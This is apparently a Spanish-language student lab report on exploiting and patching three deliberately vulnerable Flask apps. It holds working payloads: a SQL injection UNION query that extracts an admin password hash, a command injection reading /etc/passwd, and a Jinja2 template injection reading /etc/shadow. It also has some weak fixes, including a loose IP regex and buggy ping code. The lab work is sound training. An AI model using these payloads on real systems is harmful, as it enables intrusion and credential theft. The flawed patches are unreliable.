

# DSA - Práctica 3

## Ejercicio 1 - Explotación y fix

Para cada ejercicio explote la vulnerabilidad.


Genere un parche con el código que arregle la vulnerabilidad editando el código fuente de cada ejercicio en la carpeta `www`.

Realizar un push en el branch **"fix-practica3"**

## Reto 1

Vulnerabilidad explotada: Inyección SQL Union Operator

La página es vulnerable a ataques SQL, lo comprobamos utilizando el caracter `"` en la consulta SQL.



## sqlalchemy.exc.ProgrammingError

```
sqlalchemy.exc.ProgrammingError: (mysql.connector.errors.ProgrammingError) 1064
(42000): You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near '''' at line 1
[SQL: SELECT * FROM catbook WHERE id = ''];]
(Background on this error at: https://sqlalche.me/e/14/f405)
```

En el error que devuelve la página determinamos que la página hace una consulta con el motor MySQL de la forma `SELECT * FROM catbook WHERE id = "`, y deja entre las comillas lo que nosotros ingresamos en el input.

Por lo tanto, el próximo paso es conocer la estructura de la base de datos, lo cual pudimos obtenerla con SQLMap:

```
[18:03:38] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] wally
```

Listamos las tablas de la db wally:

```
[18:04:05] [INFO] fetching tables for database: 'wally'
Database: wally
[2 tables]
+-----+
| accounts |
| catbook  |
+-----+
```

Listamos las columnas de la tabla account:

```
[18:09:02] [INFO] fetching columns for table 'accounts' in database 'wally'
Database: wally
Table: accounts
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| id      | int(100) |
| password | varchar(600) |
| username | varchar(100) |
+-----+-----+
```

Y ahora agregamos a la consulta una unión para obtener los datos de la tabla accounts:

1' UNION ALL SELECT id, username, password, null, "a" from accounts where id= '1=1

Gatolandia

Ingresar id  Submit

Id	Nombre	Personalidad
1	Snowball	Mellow
1	admin	111fca2d52def4c33f4d8f1be7e74d14b65d365e5ddb91610c3c0dbecc192073b0b0d28213e3828cc0321f6286ba94449a4f8803203be32935954d67f7e2


Como resultado obtenemos un listado en donde el segundo elemento tiene los datos de la tabla “accounts”.

## Solución

Para solucionar el problema, debemos sanear el contenido del input. En este caso utilizamos, dentro del código, la función `isnumeric()` de Python. De esta manera, si el input es un número, se realiza la consulta SQL deseada, sin dar la opción al usuario de inyectar otra cosa.


```
@app.route('/', methods=['GET', 'POST'])
def nivel1():
    if 'numero' in request.args:
        numero = request.args['numero']
        if numero.isnumeric():
            gatos_db=db.get_cat_by_id(numero)
        else:
            gatos_db=db.get_cat_by_id(1)
    else:
        gatos_db=db.get_cat_by_id(1)
    return render_template('gatos.html',value=gatos_db)

if __name__ == "__main__":
    # Define HOST and port
    app.run(host='0.0.0.0', port=8888, debug=True)
```



## Reto 2

En esta página se nos permite ingresar la ip a donde el servidor va a realizar un ping, por lo que se nos ocurrió que el servidor simplemente pegaba la ip en el bash luego del comando ping, lo que generaría una vulnerabilidad, ya que se le puede agregar un comando usando un pipe y utilizar el bash. En este caso listamos los usuarios del sistema:



### Chequeador de Ping

Ingresá una IP para que nosotros le hagamos ping :)

8.8.8.8 | cat /etc/passwd

Submit

Resultado:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucpublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:ftp:/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70:/var/lib/postgresql:/bin/sh
cyrus:x:85:12:/usr/cyrus:/sbin/nologin
vpopmail:x:89:89:/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/queue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin
mysql:x:108:101:mysql:/var/lib/mysql:/sbin/nologin
```

## Solución

En este caso, para sanear el input, utilizamos una expresión regular que chequee que el input tenga la forma (1 a 3 dígitos).(1 a 3 dígitos).(1 a 3 dígitos).(1 a 3 dígitos). De esta manera, si el input no tiene una IPv4 el chequeador de ping va a responder que el host no responde.

### Chequeador de Ping

Ingresá una IP para que nosotros le hagamos ping :)

8.8.8.8 | cat /etc/passwd

Submit

Resultado:


El host con la IP ingresada no responde

```
import re

app = Flask(__name__)
app.secret_key = 'muyfacil'


@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method=="POST" and "ip" in request.form:
        ip = request.form['ip']
        if (re.match(r"^\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}$",ip)):
            command = "ping -c1 " + ip
            try:
                check_ping= subprocess.check_output(command, shell=True).decode("utf-8")
            except subprocess.CalledProcessError as e:
                check_ping="El host con la IP ingresada no responde"
            else:
                check_ping="El host con la IP ingresada no responde"

        return render_template('index.html', result=check_ping)
    return render_template('index.html')
```




## Reto 3

Esta página nos permite pasar por parámetro un texto en el pedido get, el cual da como respuesta un html con el parámetro escrito.



Por lo tanto nos dió la pista de que está utilizando un template en donde pega lo que llega como parámetro, por lo que probamos pasando por parámetro el valor `{{7*7}}`:



**Hola 49!**

Comprobamos que efectivamente se hace la cuenta, lo que significa que al parámetro lo está procesando un motor de plantillas sin hacer ningún tipo de comprobación, esto representa una vulnerabilidad, a continuación explicamos cómo la explotamos.

Tratamos de generar un error en el motor de plantillas para saber cual se estaba utilizando. Probamos con <http://localhost:13003/?nombre={{/}}>


**jinja2.exceptions.TemplateSyntaxError**

jinja2.exceptions.TemplateSyntaxError: unexpected '/'

Traceback (most recent call last)

```
File "/usr/local/lib/python3.6/site-packages/flask/app.py", line 2091, in __call__
    return self.wsgi_app(environ, start_response)
```

Obtuvimos un error que nos hace saber que se está utilizando jinja2, por lo que probamos el siguiente comando de jinja para ejecutar:



**Hola**

```
root::0::: bin::0::: daemon::0::: adm::0::: lp::0::: sync::0::: shutdown::0::: halt::0::: mail::0::: news::0::: uucp::0::: operator::0:::
vpopmail::0::: ntp::0::: smmsp::0::: guest::0::: nobody::0::: mysql::19135:0:99999:7::: !
```

El comando es equivalente al siguiente código Python:

```
import 'os'
os.popen("cat /etc/shadow")
```


Por lo que obtenemos un listado de los usuarios.

## Solución

Para solucionarlo saneamos el input utilizando la función `isalpha()` de Python.

```
@app.route('/')
def hello_ssti():
    person = {'name': 'mundo', 'secret': 'RXN0YV9ub19lc19sYV9mbGFnlRlbnVzX3F1ZV9hYnJpc19lbF9hcmNoaXZvX3NlY3JldHMudHh0Cg==' }
    if request.args.get('nombre'):
        person['name'] = request.args.get('nombre')
        if not person['name'].isalpha():
            person['name'] = "hacker"
    template = '''<!--Mandame la variable nombre--><h2>Hola %s!</h2>''' % person['name']
    return render_template_string(template, person=person)
```

De esta manera, si lo que ingresa el usuario son solo letras, se utiliza en el template, sino lo que ingresa se descarta para evitar inyecciones.



**Hola hacker!**